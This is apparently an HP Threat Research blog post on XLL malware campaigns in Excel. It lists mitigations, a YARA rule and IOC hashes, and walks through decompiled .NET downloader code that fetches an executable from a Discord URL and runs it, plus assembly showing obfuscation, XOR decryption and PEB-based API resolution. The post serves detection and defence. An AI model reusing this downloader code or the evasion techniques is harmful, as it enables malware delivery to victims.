

# Recent Posts

---

 [threatresearch.ext.hp.com/how-attackers-use-xll-malware-to-infect-systems/](https://threatresearch.ext.hp.com/how-attackers-use-xll-malware-to-infect-systems/)

January 14, 2022

## HP Threat Research Blog • How Attackers Use XLL Malware to Infect Systems



### **How Attackers Use XLL Malware to Infect Systems**

---

In recent months, we have seen a growth in malware campaigns using malicious Microsoft Excel add-in (XLL) files to infect systems. This technique is tracked in MITRE ATT&CK as T1137.006. The idea behind such add-ins is that they contain high-performance functions and can be called from an Excel worksheet via an application programming interface (API). This feature enables users to extend the functionality of Excel more powerfully compared to other scripting interfaces like Visual Basic for Applications (VBA) because it supports more capabilities, such as multithreading. However, attackers can also make use of these capabilities to achieve malicious objectives.

In the campaigns we saw, emails with malicious XLL attachments or links were sent to users. Double-clicking the attachment opens Microsoft Excel, which prompts the user to install and activate the add-in.




Figure 1 – Prompt shown to user when opening an XLL file.

Attackers usually place their code in the *xlAutoOpen* function, which is executed immediately when the add-in is activated. What makes this technique dangerous is that only one click is required to run the malware, unlike VBA macros which require the user to disable Microsoft Office's Protected View and enable macro content. However, XLL files are portable executables that follow the format of dynamic link libraries (DLLs) which many email gateways already block. We recommend organizations consider the following mitigations:

- Configure your email gateway to block inbound emails containing XLL attachments.
- Configure Microsoft Excel to only permit add-ins signed by trusted publishers.
- Configure Microsoft Excel to disable proprietary add-ins entirely.

## XLL Malware for Sale

---

The rise in XLL attacks led us to search underground forums to gauge the popularity of tooling and services using this file format. We encountered adverts from one threat actor repeatedly, who claimed to be selling a builder that creates XLL droppers.




Figure 2 – Forum post advertising an XLL Excel dropper.

The user specifies an executable file or a link to one and adds a decoy document. An XLL file is generated as output, which can then be used in attacks.




Figure 3 – XLL Excel dropper user interface.

## Excel-DNA Generated Add-Ins

Most XLL samples we analyzed have the same structure. Essentially XLL files are DLLs containing an exported function called *xlAutoOpen*. The most common type of malicious XLL files we see are those generated using a legitimate software project called Excel-DNA.

Looking inside an XLL malware sample that follows this structure, you can see it contains several large resources (Figure 4).

type	name	offset	signature	standard	size (569173 bytes)	file-ratio (54.23%)	md5
ASSEMBLY	EXCELDNA.MANAGEDHOST	0x0007C334	Executable (cpu: 32-bit)	-	46592	4.44 %	414D062A882AE8252DCE8ECC5F8E6FDA
String-table	7	0x001049E0	String-table	x	64	0.01 %	0216A050A78465EF68FE3D8787AF2A62
String-table	8	0x00104720	String-table	x	3570	0.34 %	41F3E8840E2D76692AAF7450EFD41470
String-table	9	0x00105514	String-table	x	3494	0.33 %	E42EB2E42DBE2F61854CA3D7D2C21F99
String-table	10	0x001062BC	String-table	x	3080	0.29 %	07AD8F233492A07ADBFE42E485AD7567
DNA	_MAIN_	0x001044D0	XML	-	526	0.05 %	5D1741EB12177C91FAFB06F7B738A77E
ASSEMBLY_LZMA	EXCELDNA.INTEGRATION	0x00087934	unknown	-	71721	6.83 %	BAC72040F5B464655ED8E8A65076478A
ASSEMBLY_LZMA	EXCELDNA.LOADER	0x00099160	unknown	-	43889	4.18 %	FC997ACAD06EF99C51E8ED8ED0D789029
ASSEMBLY_LZMA	MODDNA	0x00A3CD4	unknown	-	395257	37.66 %	E881F7AC7DD3FDC9BC580548F5D649C

Figure 4 – Resources inside an XLL generated by Excel-DNA.

This includes Excel-DNA project components as well as the add-in, which in this case is a malware dropper. You can identify the file that contains the Excel add-in code by looking at the resource names or the XML definition file that is also stored in the resource section.

```

1  <?xml version="1.0"?>
2  <DnaLibrary xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Name="moddna Add-In" RuntimeVersion=
3  "v4.0" ShadowCopyFiles="false" ShowReferences="true" DefaultImports="true" xmlns="http://schemas.excel-dna.net/addin/2020/07/dnalibrary">
4  <ExternalLibrary Path="packed:MODDNA" ComServer="false" Pack="true" LoadFromBytes="true" ExplicitExports="false" ExplicitRegistration="false"
  UseVersionAsOutputVersion="false" IncludePdb="false" />
  </DnaLibrary>

```

Figure 5 – Excel-DNA XML definition.

In this sample, the add-in containing the malicious code is developed in .NET and is located in the *MODDNA* resource. To inspect the code, you first need to save this resource to disk and decompress it using the Lempel–Ziv–Markov chain algorithm (LZMA) algorithm. Since the add-in is a .NET application, we can decompile it to retrieve its source code for further analysis. Figure 6 shows the start function of an XLL add-in we analyzed which acts as a malware downloader.

```

13  // Token: 0x02000008 RID: 8
14  public class ExcelDNAInt : IExcelAddIn
15  {
16  // Token: 0x06000010 RID: 16 RVA: 0x000021BC file Offset: 0x000003DC
17  public void Auto_Open()
18  {
19  try
20  {
21  object objectValue = RuntimeHelpers.GetObjectValue(this.RandomString(5, 5));
22  WebClient webClient = new WebClient();
23  byte[] bytes = webClient.DownloadData("https://cdn.discordapp.com/attachments/915626997240193848/917178395417288552/myfile_2021-12-06_01-06.exe");
24  File.WriteAllBytes(Conversions.ToString(Operators.AddObject(Operators.AddObject(Environment.GetEnvironmentVariable("TEMP") + "\\", objectValue), ".exe")), bytes);
25  Interaction.Shell(Conversions.ToString(Operators.AddObject(Operators.AddObject(Environment.GetEnvironmentVariable("TEMP") + "\\", objectValue), ".exe")), AppWinStyle.MinimizedFocus, false, -1);
26  }
27  catch (Exception ex)
28  {
29  }
30  }

```

Figure 6 – Malware .NET malware downloader extracted from an XLL file.

XLL files created using the Excel-DNA project can also be unpacked automatically using a script provided by the project. The script takes the path of the XLL file as an argument and then extracts, unpacks and saves the resources to a folder.

```
C:\Users\REM\Desktop>exceldna-unpack.exe --xllfile=380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160.xll
Excel-DNA Unpack Tool, version 2.1.0+60b3d6031babfd276f540b95f9fb298c18342a00

Analyzing 380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160.xll . . . OK

Extracting EXCELDNA.MANAGEDHOST.dll (ASSEMBLY) . . . OK
Extracting EXCELDNA.INTEGRATION.dll (ASSEMBLY_LZMA) . . . OK
Extracting EXCELDNA.LOADER.dll (ASSEMBLY_LZMA) . . . OK
Extracting MODDNA.dll (ASSEMBLY_LZMA) . . . OK
Extracting __MAIN__.dna (DNA) . . . OK
```

Figure 7 – Excel-DNA extraction script.

## Custom Generated Add-Ins

We have also seen other types of XLL malware lately that don't use Excel-DNA to generate add-ins. One of these samples, a downloader, was particularly interesting because it was tiny (4.5 KB). Like the other XLL files, the file has the `xlAutoOpen` function exported. To disguise the control flow of the application, many consecutive `jmp` instructions are executed.

The screenshot shows a debugger window with the following assembly code:

Address	Disassembly	Comment
000000005D8113B2	E9 9F 00 00 00	jmp mod_xll.5D811456
000000005D8113B7	EB 59	jmp mod_xll.5D811412
000000005D8113B9	E9 98 00 00 00	jmp mod_xll.5D811456
000000005D8113BE	E9 C6 00 00 00	jmp mod_xll.5D811489
000000005D8113C3	E9 72 01 00 00	jmp mod_xll.5D81153A
000000005D8113C8	4D 31 0E	xor qword ptr ds:[r14],r9
000000005D8113CB	E9 CB 00 00 00	jmp mod_xll.5D811498
000000005D8113D0	E9 11 01 00 00	jmp mod_xll.5D8114E6
000000005D8113D5	E9 C5 00 00 00	jmp mod_xll.5D81149F
000000005D8113DA	E9 93 00 00 00	jmp mod_xll.5D811472
000000005D8113DF	E9 12 01 00 00	jmp mod_xll.5D8114F6
000000005D8113E4	E9 0D 01 00 00	jmp mod_xll.5D8114F6
000000005D8113E9	E9 31 01 00 00	jmp mod_xll.5D81151F
000000005D8113EE	50	push rax
000000005D8113EF	58	pop rax
000000005D8113F0	E9 45 01 00 00	jmp mod_xll.5D81153A
000000005D8113F5	E9 AA 00 00 00	jmp mod_xll.5D8114A4
000000005D8113FA	4D 68 C9 00	imul r9,r9,0
000000005D8113FE	EB 04	jmp mod_xll.5D811404
000000005D811400	EB D8	jmp mod_xll.5D8113DA
000000005D811402	EB 2A	jmp mod_xll.5D81142E
000000005D811404	4D 69 C9 2F DF EB 5A	imul r9,r9,5AEBDF2F
000000005D81140B	EB 69	jmp mod_xll.5D811476
000000005D81140D	E9 04 01 00 00	jmp mod_xll.5D811516
000000005D811412	EB 75	jmp mod_xll.5D811489
000000005D811414	EB E4	jmp mod_xll.5D8113FA
000000005D811416	EB AB	jmp mod_xll.5D8113C3
000000005D811418	E9 D2 00 00 00	jmp mod_xll.5D8114EF
000000005D81141D	E9 B2 00 00 00	jmp mod_xll.5D8114D4
000000005D811422	E9 13 01 00 00	jmp mod_xll.5D81153A
000000005D811427	EB 60	jmp mod_xll.5D811489

Figure 8 – jmp obfuscation in a custom malicious Excel add-in.

To understand how it works, we removed the `jmp` instructions and only analyzed relevant instructions. We noticed that encrypted data is located in the file immediately after the executable code. The data is decrypted in a loop that first determines the position and size of the data and then deobfuscates it using an XOR operation. After every 8 bytes the key is multiplied and added to two different constants.

```
Decryption Loop:
0000000062C41404 | 4D 69 C9 2F DF EB 5A | imul r9,r9,5AEBDF2F |
0000000062C41476 | 49 81 C1 ED F7 F3 01 | add r9,1F3F7ED |
0000000062C413C8 | 4D 31 0E | xor qword ptr ds:[r14],r9 |
0000000062C41489 | 49 83 C6 08 | add r14,8 |
0000000062C4153A | 49 39 C6 | cmp r14,rax |
0000000062C4153D | 0F 82 C1 FE FF FF | jb mod_xll.62C41404 |
```

Figure 9 – Decryption loop of custom Excel add-in.

Once the data is decrypted, it contains three DLL names, five API function names, the URL of the payload and the path to the local file where the payload is to be stored. With the decrypted DLL names, the malware first correctly resolves the base addresses by traversing the *InLoadOrderModuleList* via Process Environment Block (PEB) and then uses them to find the addresses of API functions it wishes to call.

```

Function to resolve loaded modules:
000000062C41712 | 65 4C 8B 0C 25 60 00 00 | mov r9,qword ptr gs:[60] | --> Get the address of the PEB
000000062C4171B | 4D 8B 49 18 | mov r9,qword ptr ds:[r9+18] | --> LDR pointer in PEB to get information about loaded DLL modules
000000062C4171F | 49 83 C1 10 | add r9,10 | --> +0x010 InLoadOrderModuleList : _LIST_ENTRY

000000062C41723 | 4D 8B 09 | mov r9,qword ptr ds:[r9] | --> Get LDR_MODULE from linked list
000000062C41726 | 4D 8B 41 60 | mov r8,qword ptr ds:[r9+60] | --> Get FullDllName in LDR_MODULE structure
000000062C4172A | 48 83 EC 20 | sub rsp,20
000000062C4172E | 4C 89 C2 | mov rdx,r8 | --> Move FullDllName into rdx
000000062C41731 | E8 0E 00 00 00 | call mod_xll.62C41744 | --> Call to function which compares the FullDllName to the decrypted data
000000062C41736 | 48 83 C4 20 | add rsp,20
000000062C4173A | 48 85 C0 | test rax,rax | --> If the correct module was found then rax = 1
000000062C4173D | 74 E4 | je mod_xll.62C41723
000000062C4173F | 49 8B 41 30 | mov rax,qword ptr ds:[r9+30] | --> Base address of DLL is moved into RAX
000000062C41743 | C3 | ret

```

Figure 10 – DLL module address resolution function.

The malware then uses the resolved API functions to download a payload from a web server, store it locally and then execute it. In this example, the malware we analyzed made the following API calls:

1. GetProcAddress("ExpandEnvironmentStringsW")
2. ExpandEnvironmentStringsW("%APPDATA%\joludn.exe")
3. LoadLibraryW("UrlMon")
4. GetProcAddress("URLToDownloadFile")
5. URLToDownloadFile("hxxp://141.95.107[.]91/cgi/dl/8521000125423.exe", "C:\\Users\\REDACTED\\AppData\\Roaming\\joludn.exe")
6. \_wsystem("C:\\Users\\REDACTED\\AppData\\Roaming\\joludn.exe")

The custom XLL malware can be tracked using the following YARA rule:

```

rule xll_custom_builder
{
  meta:
    description = "XLL Custom Builder"
    author = "patrick.schlapfer@hp.com"
    date = "2022-01-07"

  strings:
    $str1 = "xlAutoOpen"
    $str2 = "test"
    $op1 = { 4D 6B C9 00 }
    $op2 = { 4D 31 0E }
    $op3 = { 49 83 C6 08 }
    $op4 = { 49 39 C6 }

  condition:
    uint16(0) == 0x5A4D and all of ($str*) and all of ($op*) and filesize < 10KB
}

```

## Conclusion

---

Microsoft Excel offers many legitimate ways to execute code, such as Excel4 macros, Dynamic Data Exchange (DDE) and VBA, which are widely abused by attackers. Over the last few months, we have seen malware families such as Dridex, Agent Tesla, Raccoon Stealer and Formbook delivered using XLL files during the initial infection of systems. To create these files, the attackers most likely use a builder like the one advertised in the forum shown in Figure 1. We found that many malicious add-ins are generated using Excel-DNA, however, some XLL malware we analyzed was custom and made more use of encryption to disguise its functionality. The increasing volume of XLL attacks in the last few months indicates that attackers are interested in exploring this technique, and that we may see more attackers favor XLL over other execution methods in the coming months.

## Indicators of Compromise

---

*XLL add-in built using Excel-DNA*

380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160

*Custom XLL add-in*

c314c7feeb98de6391da83678e1639aade3fbe9c95846b8c2f2590ea3d34dd4f

More XLL hashes can be found in our [GitHub repository](#).

Tags